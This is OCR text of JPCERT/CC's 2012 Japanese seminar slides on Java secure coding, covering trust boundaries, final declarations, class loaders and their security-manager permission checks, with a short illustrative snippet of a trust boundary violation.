Javaセキュアコーディングセミナー東京

第1回
オブジェクトの生成とセキュリティ

2012年9月9日(日)

JPCERTコーディネーションセンター
脆弱性解析チーム
久保 正樹，戸田 洋三

- **本資料について**
  - 本セミナーに使用するテキストの著作権はJPCERT/CCに帰属します。
  - 事前の承諾を受けた場合を除いて、本資料に含有される内容（一部か全部かを問わない）を複製・公開・送信・頒布・譲渡・貸与・使用許諾・転載・再利用できません。


- **本セミナーに関するお問い合わせ**
  - JPCERTコーディネーションセンター
  - セキュアコーディング担当
  - E-mail：secure-coding@jpcert.or.jp
  - TEL：03-3518-4600

自己紹介

- 久保 正樹（くぼ まさき）/ masaki.kubo@jpcert.or.jp
  - 脆弱性解析チームリーダー、GSSP-Cプログラマ
  - 国立情報学研究所トップエスイープロジェクト講師
  - ISO/IEC SC27 WG4 エキスパート
  - プログラミングとの出会いは、コンピュータ音楽から。前職はソニー（株）でVAIOのソフトウェア開発。退職後、ダートマス大学大学院で電子音響音楽修士。2005年からJPCERTで情報セキュリティに従事。
  - http://www.facebook.com/masaki.kubo
- 戸田 洋三（とだ ようぞう）/ yozo.toda@jpcert.or.jp
  - リードアナリスト、GSSP-Cプログラマ
  - 国立情報学研究所トップエスイープロジェクト講師
  - 小学生の頃に月刊『子供の科学』のマイコンの記事でプログラミングに出会う。東京工業大学情報理工学研究科にて型理論の研究で修士。「証明からのプログラム抽出」に興味を持つ。千葉大学総合情報処理センターで学内ネットワーク運営やJP-MBoneの活動に従事した後、2001年からJPCERTのメンバー。
  - http://www.facebook.com/yozo.toda

自己紹介

- 翻訳書
  - 『Javaセキュアコーディング CERT/Oracle版』ASCII, 2012
  - 『CERT C セキュアコーディングスタンダード』ASCII, 2009
  - 『C/C++セキュアコーディング』ASCII, 2006



- セキュアコーディングに関する連載記事
  - http://codezine.jp/

このセミナーについて

- 第1回 9月9日（日）
  - オブジェクトの生成とセキュリティ
- 第2回 10月14日（日）
  - 数値データの取扱いと入力値検査
- 第3回 11月11日（日）
  - 入出力(ファイル，ストリーム)と例外時の動作
- 第4回 12月16日（日）
  - メソッドに関するセキュリティ

今日の時間割

- 13:00 - 14:30　　講義（担当：久保）
- 14:40 - 16:00　　クイズと演習（担当：戸田）

Javaプログラマーとセキュリティ

- 暗号APIを正しく使ってますか？
- ウェブアプリの脆弱性って？
- 言語のセキュリティ機能、仕組みを理解していますか？
- セキュアコーディングを実践していますか？


- Javaの安全神話
  - 「Javaは安全」とは、言語がその設計段階から安全性に配慮して設計されただけのこと
  - コードが自動的に安全になるわけではない(なる部分もある)

- **アプリのセキュリティは、プログラマの仕事！**

イントロダクション

基礎概念のおさらい

JVMのメモリ構造



信頼できるコード vs. 信頼できないコード

- `final`宣言の意味

- セキュリティ上の脅威（どんな問題につながるから、何にどう気をつけなくてはならないのか）

- 攻撃者の視点からみると、何が見えるのか(どんな攻撃ができるのか)

信頼境界 (trust boundary)

- プログラムに引かれた境界線
  - 一方では、データは信頼できない
  - 他方では、データは信頼できる(と想定)

- 信頼できない側から入ってきたデータは、検証にパスしてはじめて、信頼できる側に移すことができる

- この線が不明確(あるいは未定義)だと、脆弱性につながる
  - ***trust boundary violation***

```
usrname = request.getParameter(“usrname”);
if (session.getAttribute(ATTR_USR) == NULL) {
  session.setAttribute(ATTR_USR, usrname);
}
```

final宣言

- 変数がfinal
- クラスがfinal
- クラスのフィールドがfinal
- メソッドがfinal

クラスとクラスローダー

JAVAを支える動的クラスローディング

クラスファイル、型、クラスローダー

D へのシンボリックな参照は、
Cのリンク時に実際のクラスに
解決される

- バイトコード
- フィールドへのシンボリックな参照
- メソッド
- 他のクラスの名前

```
class C {
  void f() {
    D d = new D();
    //...
  }
}
```

C.java

コンパイル

```
000  CA FE BA BE 00 00 00 32 00 1
013  00 02 00 11 07 00 13 0A 00 0
026  1F 07 00 16 01 00 06 3C 69 6
039  01 00 04 43 6F 64 65 01 00 0
04C  72 54 61 62 6C 65 01 00 04 6
05F  6A 61 76 61 2F 6C 61 6E 67 2
072  01 00 0A 53 6F 75 72 63 65 4
085  6B 2F 6A 61 76 61 0C 00 09 0
098  6C 64 6F 67 0C 0
```

クラスファイル

ロードされる

クラスローダー
(クラスCの defining class loader)

動的クラスローディング

- Javaプラットフォームにおいて実行時にコンポーネントをインストールする仕組みを実現する
  - 遅延ロード (lazy loading)
    - クラスは参照されて初めてロードされる
  - ユーザ定義のクラスロードポリシー
    - どのクラスを見つけるかカスタマイズ可能
  - 複数の名前空間
    - 同一のクラスが、異なるクラスローダーにロードされ、独立性をもつ

ブートストラップクラスローダー


- 卵が先か、ニワトリが先か
  - クラスローダー自身もクラスのインスタンス
    - 別のクラスによってロードされなくてはならない
  - **最初のクラスローダーはどこからやってくる？**

- ブートストラップクラスローダー
  - java.* packages のようなコアクラスをロードする
  - 「原始(primordial)」クラスローダーともよばれ、クラスローディングのプロセスの最初の引き金を引く

システムクラスローダー

- システムクラスローダー (アプリケーションクラスローダー)
  - システムクラスをロードする
    - CLASSPATH 配下に存在する全てのクラスはシステムクラスと呼ばれる
  - java.lang.ClassLoader.getSystemClassLoaderはシステムクラスローダーを返す

クラスローダーの委譲階層




クラスローダーに関する制約

- クラスローダーはセンシティブな処理を行うことができる
  - ex. クラスを定義する
- そのため、セキュリティマネージャーが存在する場合には制限が課される
  - ClassLoader のコンストラクタはパーミッションが必要
    - RuntimePermission - “createClassLoader”
- getSystemClassLoader()、getParent() 呼出しも同様に制限される
  - どのオブジェクトも this.getClass().getClassLoader() を呼べば自身を定義したクラスローダーを取得できるので危険
  - 呼出しに成功するのは…
    - 呼出し側のクラスローダーが、実行コンテキストのクラスローダーと同じもしくその委譲元クラスローダーであるか、
    - 実行コンテクストに RuntimePermission - “getClassLoader” がある場合

java.lang.ClassLoader

- クラスロード関連メソッド
  - `public Class loadClass(String name)`
  - `protected native final Class findLoadedClass(String name)`
  - `protected Class findClass(String name)`
  - `protected final void resolveClass(Class c)`
  - `protected Class<?> deineClass(String name, byte[] b, int off, int len)`

loadClass(): クラスを探す




loadClassメソッドの動作

1.findLoadedClass()を呼んでクラスが既にロードされていないかチェック
2. 親のクラスローダーのloadClass()を呼ぶ（クラスのロードを親に委譲）
3. findClass()を呼んでクラスを探す(見つからなかったらClassNotFoundException)

クラス定義

- クラスは、バイナリ表現(クラスファイル)が見つかると、defineClass()メソッドにより定義される
  - クラスを表すバイト列をクラス‘Class’のインスタンスに変換し、デフォルトのProtectionDomainを新しくて定義されたクラスに割り当てる
  - `protected final Class defineClass(String name, byte[] b, int off, int len, ProtectionDomain protectionDomain)`



